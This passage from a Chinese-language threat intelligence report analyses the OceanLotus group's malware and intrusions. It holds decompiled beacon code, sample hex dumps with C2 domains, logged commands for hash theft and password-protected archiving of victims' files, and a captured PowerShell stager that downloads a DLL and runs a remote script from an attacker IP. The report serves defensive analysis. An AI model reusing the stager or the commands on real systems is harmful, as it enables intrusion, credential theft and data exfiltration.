
从我们的长期跟踪结果来看，海莲花组织使用的最终的恶意软件（无论是第一阶段后门还是第二阶段后门）主要有三种，分别是 CobaltStrike 的 beacon 木马、Denis 家族木马、修改版的 Gh0st。其中 CobaltStrike 和 Denis 使用的最多，而修改版的 Gh0st 则比较少见。

CobaltStrike：




```
HANDLE __usercall sub_10001000@<eax>(int len@<ecx>, int a2@<eax>, char *a3@<ebx>)
{
  HANDLE result; // eax
  int v4; // edi

  result = (HANDLE)(a2 - 1);
  v4 = len;
  switch ( (unsigned int)result )
  {
    case 0u:
      result = (HANDLE)sub_10005AD7(a3, len, 1);
      break;
    case 1u:
      result = (HANDLE)sub_10003D37(a3);
      break;
    case 2u:
      result = (HANDLE)sub_100036C7();
      break;
    case 3u:
      result = (HANDLE)sub_1000374A(len);
      break;
    case 4u:
      result = (HANDLE)sub_100036DB(a3);
      break;
    case 8u:
      result = (HANDLE)sub_1000597F(len, 1);
      break;
    case 9u:
      result = (HANDLE)sub_10003EF6((int)a3, len, "wb");
      break;
    case 0xAu:
      result = (HANDLE)sub_10004E01(a3, len);
      break;
    case 0xBu:
      result = (HANDLE)sub_10003938(a3);
      break;
    case 0xCu:
      result = (HANDLE)sub_1000562B(a3, 1);
      break;
    case 0xDu:
      result = (HANDLE)sub_100076F8(a3, len);
      break;
    case 0xEu:
      result = (HANDLE)sub_10007904(len);
      break;
    case 0xFu:
      result = (HANDLE)sub_10007946();
      break;
    case 0x10u:
      result = (HANDLE)sub_100076A4(a3);
```

Denis：



```
02510040 FE CE 59 09 D5 7C 01 08 D0 45 05 00 2A 01 00 00   Y.諢￡█蟢￥.*￡..
02510050 14 00 00 00 67 00 68 00 69 00 6A 00 6B 00 6C 00 █...g.h.i.j.k.l.
02510060 6D 00 6E 00 6F 00 70 00 7A 00 00 00 53 00 4F 00 m.n.o.p.z...S.O.
02510070 46 00 54 00 57 00 41 00 52 00 45 00 5C 00 41 00 F.T.W.A.R.E.\.A.
02510080 70 00 70 00 5C 00 41 00 70 00 70 00 58 00 37 00 p.p.\.A.p.p.X.7.
02510090 30 00 31 00 36 00 32 00 34 00 38 00 36 00 63 00 0.1.6.2.4.8.6.c.
025100A0 37 00 35 00 35 00 34 00 66 00 37 00 66 00 38 00 7.5.5.4.f.7.f.8.
025100B0 30 00 66 00 34 00 38 00 31 00 39 00 38 00 35 00 0.f.4.8.1.9.8.5.
025100C0 64 00 36 00 37 00 35 00 38 00 36 00 64 00 5C 00 d.6.7.5.8.6.d.\.
025100D0 41 00 70 00 70 00 6C 00 69 00 63 00 61 00 74 00 A.p.p.l.i.c.a.t.
025100E0 69 00 6F 00 6E 00 7A 00 00 00 53 00 4F 00 46 00 i.o.n.z...S.O.F.
025100F0 54 00 57 00 41 00 52 00 45 00 5C 00 41 00 70 00 T.W.A.R.E.\.A.p.
02510100 70 00 5C 00 41 00 70 00 70 00 58 00 37 00 30 00 p.\.A.p.p.X.7.0.
02510110 31 00 36 00 32 00 34 00 38 00 36 00 63 00 37 00 1.6.2.4.8.6.c.7.
02510120 35 00 35 00 34 00 66 00 37 00 66 00 38 00 30 00 5.5.4.f.7.f.8.0.
02510130 66 00 34 00 38 00 31 00 39 00 38 00 35 00 64 00 f.4.8.1.9.8.5.d.
02510140 36 00 37 00 35 00 38 00 36 00 64 00 5C 00 44 00 6.7.5.8.6.d.\.D.
02510150 65 00 66 00 61 00 75 00 6C 00 74 00 49 00 63 00 e.f.a.u.l.t.I.c.
02510160 6F 00 6E 00 08 00 00 00 44 00 61 00 74 00 61 00 o.n.█...D.a.t.a.
02510170 06 00 00 00 64 00 65 00 66 00 68 00 00 00 32 00 █...d.e.f.h...2.
02510180 00 00 6E 00 65 00 77 00 73 00 2E 00 73 00 68 00 ..n.e.w.s...s.h.
02510190 61 00 6E 00 67 00 72 00 69 00 6C 00 61 00 65 00 a.n.g.r.i.l.a.e.
025101A0 78 00 70 00 6F 00 72 00 74 00 73 00 2E 00 63 00 x.p.o.r.t.s...c.
025101B0 6F 00 6D 00 2E 00 00 00 63 00 6C 00 69 00 70 00 o.m.....c.l.i.p.
025101C0 2E 00 73 00 68 00 61 00 6E 00 67 00 77 00 65 00 ..s.h.a.n.g.w.e.
025101D0 69 00 64 00 65 00 73 00 69 00 67 00 6E 00 2E 00 i.d.e.s.i.g.n...
025101E0 63 00 6F 00 6D 00 08 44 05 00 00 00 00 00 00 44 c.o.m.█D￥.....D
025101F0 05 00 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF ￥.MZ?￣...¦...ÿÿ
02510200 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 ..?.......@.....
02510210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02510220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 ..............?
02510230 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 ..██?.???L?
02510240 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E This program can
02510250 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F not be run in DO
02510260 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 S mode....$.....
```

修改版 Gh0st：



```
003F3CD1 ........................█.￡￡?█.ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefg
003F3D11 hijklmnopqrstuvwxyz0123456789+/................█.█.?█.█>?.*??.*
003F3D51 ??.....`??.............I...O.......￡........................█....
003F3D91 ........................█.......8??.............█...█.......EditF
003F3DD1 lags..........█.......鳣?.hA?.hA?.....█>█.?█.&.█.?█.￡.......
003F3E11 ...█.......I...F...P...SOFTWARE\ThunderbirdEML.KDEditFlagscloud.
003F3E51 reneark.com;news.exandre.com;cctv.avidsonec.com;school.obertamy.
003F3E91 com1.5.1.c.9.b.e.b.1.1.b.2.9.f.e.8.6.9.0.9.8.0.0.7.1.9.2.d.8.f.a
003F3ED1 .7._.%.s.{.9.5.4.7.5.0.0.B.-.6.8.A.7.-.4.B.E.3.-.8.F.9.7.-.8.C.E
003F3F11 .4.5.E.8.2.F.C.C.B.}.%.s.......￥&.?█.SOFTWARE\ThunderbirdEML.K
003F3F51 D......█.￥?█.cloud.reneark.com;news.exandre.com;cctv.avidsonec
003F3F91 .com;school.obertamy.com.......￥█.?█.cloud.reneark.com.m......
003F3FD1 .......￥￥?█.news.exandre.com....█...........￥￥m￡█.cloud.ren
003F4011 eark.com...............█.￥h￡█.....x￡?.............█...........
003F4051 ...............█.........█.`￡█.....5.4.7.5.0.0.B.-.6.8.A.7.-.4.B
003F4091 .E.3.-.8.F.9.7.-.8.C.E.4.5.E.8.2.F.C.C.B.}.%.s.........￥..t￡█.c
003F40D1 ctv.avidsonec.com.............█.￥s￡█.█@?.x￡?.........█...█....
003F4111 ...??.............█...█.......藾?.............█...█.......pA?..
003F4151 ...........█...█.......￥█.@￡█.school.obertamy.com..............
003F4191 .￥_￡█.....1.c.9.b.e.b.1.1.b.2.9.f.e.8.6.9.0.9.8.0.0.7.1.9.2.d.8
003F41D1 .f.a.7._.%.s...█...Q￡█.??.x￡?.........█...█.......`B?..........
003F4211 ...█...█.......圔?.............█...█.......瘈?.............█...█
003F4251 .......￥█.&￡█.news.exandre.com................￥￥=￡█.cctv.avid
```

2.8 持续的内网渗透

通过钓鱼攻击攻陷一台主机后，海莲花还会不断的对被攻击的内网进行渗透攻击活动，以此来渗透到更多的内网机器：

扫描：

```
{"qoperbfmd5":"979498716f5918815ce012f46b09c602","qoperbfname":"bootcfg.exe","qoperbfsize":"81408","qopercmd":"\"C:\\Windows\\system32\\bootcfg.exe\"","qsubbfmd5":"ad7b9c14083b52bc532fba5948342b98","qsubbfname":"cmd.exe","qsubbfsize":"302592","qsubcmd":"C:\\Windows\\system32\\cmd.exe /C net use \\\\10.[redacted].220 /U:10.[redacted].220\\30wish 220"}
```

```
{"qoperbfmd5":"316de5eae273187a16e57f2931296079","qoperbfname":"diskperf.exe","qoperbfsize":"17408","qopercmd":"\"C:\\Windows\\system32\\diskperf.exe\"","qsubbfmd5":"ad7b9c14083b52bc532fba5948342b98","qsubbfname":"cmd.exe","qsubbfsize":"302592","qsubcmd":"C:\\Windows\\system32\\cmd.exe /C netstat -ano #0 findstr EST"}
```

```
{"qoperbfmd5":"316de5eae273187a16e57f2931296079","qoperbfname":"diskperf.exe","qoperbfsize":"17408","qopercmd":"\"C:\\Windows\\system32\\diskperf.exe\"","qsubbfmd5":"ad7b9c14083b52bc532fba5948342b98","qsubbfname":"cmd.exe","qsubbfsize":"302592","qsubcmd":"C:\\Windows\\system32\\cmd.exe /C dir /O:D \"sysmon.exe\""}
```

```
{"qoperbfmd5":"979498716f5918815ce012f46b09c602","qoperbfname":"bootcfg.exe","qoperbfsize":"81408","qopercmd":"\"C:\\Windows\\system32\\bootcfg.exe\"","qsubbfmd5":"ad7b9c14083b52bc532fba5948342b98","qsubbfname":"cmd.exe","qsubbfsize":"302592","qsubcmd":"C:\\Windows\\system32\\cmd.exe /C del /f /q *.txt"}
```

获取 hash：


```
{"qoperbfmd5":"979498716f5918815ce012f46b09c602","qoperbfname":"bootcfg.exe","qoperbfsize":"81408","qopercmd":"\"
C:\\Windows\\system32\
\bootcfg.exe\"","qsubbfmd5":"ad7b9c14083b52bc532fba5948342b98","qsubbfname":"cmd.exe","qsubbfsize":"302592","qsu
bcmd":"C:\\Windows\\system32\\cmd.exe /C type \"Inveigh-NTLMv2.txt\""}
```

打包文件：

```
{"qoperbfmd5":"979d74799ea6c8b8167869a68df5204a","qoperbfname":"wscript.exe","qoperbfsize":"141824","qopercmd":"
C:\\Windows\\SysWOW64\
\wscript.exe","qsubbfmd5":"edc8c8a7ed2da7bb37d7653fa2703efe","qsubbfname":"Rar.exe","qsubbfsize":"562064","qsubcm
d":"c:\\progra~2\\winrar\\rar.exe a sesions.rar -hpEEEEEEEEEsesions -n*.ini D:\\[redacted]\\SecureCRT\\[redacted]\\Config\\Sessions\
\"}
```

```
{"qoperbfmd5":"ae0452b66dfb25aca09392393095e7dd","qoperbfname":"SGTool.exe","qoperbfsize":"10165864","qopercmd"
:"[redacted]\SogouInput\\9.3.0.3129\
\SGTool.exe","qsubbfmd5":"edc8c8a7ed2da7bb37d7653fa2703efe","qsubbfname":"Rar.exe","qsubbfsize":"562064","qsubcm
d":"rar.exe a test.rar -hp@33893389 -r -n*.xlsx -n*.xls -n*.txt -n*.docx -n*.pdf \"C:\\users\\[redacted]\""}
```

此外，还会还会通过 powershell，创建计划任务来下载持久化的工具：




```
    catch {
        try {
            $DLFail.Add("msg","DL1-F")
            $url = 'http://180.235.135.211/' + $ID + 'DLF1'
            $res = (New-Object System.Net.WebClient).UploadValues($url,$DLFail)
        }
        catch {
        }
    }
}

if ((Test-Path -LiteralPath "C:\SogouInput\9.3.0.3129\goopdate.dll")) {
    Remove-Item "C:\SogouInput\9.3.0.3129\goopdate.dll"
}

try {
    (New-Object System.Net.WebClient).DownloadFile("http://180.235.135.211/" + $ID, "C:\SogouInput\9.3.0.3129\goopdate.dll")
}
catch {
    try {
        $DLFail.Add("msg","DL2-F")
        $url = 'http://180.235.135.211/' + $ID + 'DLF2'
        $res = (New-Object System.Net.WebClient).UploadValues($url,$DLFail)
    }
    catch {
    }
}


schtasks.exe /run /tn "GoogleCrasherHandle"

if ($firstTime -eq 1) {
    try {
        $Script = (New-Object System.Net.WebClient).DownloadString("http://180.235.135.211/sc")
        if ($PSVersionTable.PSVersion.Major -eq 2) {
            iex ($Script)
        }
        else {
            $ScriptBlock = [Scriptblock]::Create($Script)
            Invoke-Command -ScriptBlock $ScriptBlock
        }
    }
    catch {
    }
}
```

最终的恶意文件为 goopdate.dll，跟上文所述的第二阶段下发后门一致。

三、 可能存在的假旗活动

在跟踪海莲花的过程中，我们还发现了一些跟海莲花活动类似的攻击：


如:


信用数据操作安全现 状梳理及完善方案
信用数据操作安全现状梳理及完善方案
包含到库中
共享
新建文件夹

goopdate.dll

thumb.db
Data Base File
836 字节


信用数据操作安全现状梳理及完善方案.docx.exe
Google 安装程序



~
系统文件
836 字节


20190410主任会第2期回复.docx.exe
Microsoft Office Word


wwlib.dll


东莞深证通设备上架 拆机计划 V2
东莞深证通设备上架拆机计划 V2
搜索 东莞深证通设备上架拆
到库中
共享
新建文件夹
位置

wwlib.dll

东莞深证通设备上架拆机计划 V2
...
Microsoft Office Word




关于非工作时间关闭电脑的通知 ▸ 关于非工作时间关闭电脑的通知
搜索 关于非工作时间关闭电脑的
包含到库中 ▾
共享 ▾
新建文件夹
wwlib.dll
关于非工作时间关闭电脑的通知.Exe
Microsoft Office Word
访问的位置

可以看出该批活动跟海莲花的类似：如关键字、使用白加黑等。

而该文件最终的执行的恶意代码为两种：


一种是 CobaltStrike 生成的 Beacon payload；

另一种是 metasploit 生成的 block_reverse_http 的 paylaod。

虽然 CobaltStrike 的 Beacon 木马海莲花组织一直在进行使用，但是之前未发现有

metasploit 生成的 payload，这似乎跟之前的海莲花攻击活动又有些不一致。

此外该批活动的 c2 都在中国境内（包括中国香港），这似乎跟之前的攻击活动也不大一样：




高危 114.118.80.233

搜索热度：

广度情况：

地理位置：中国 北京 北京

ASN：4808 CHINA169-BJ China Unicom Beijing Province Network. CN


腾讯安图 高级威胁追溯系统 43.251.100.20

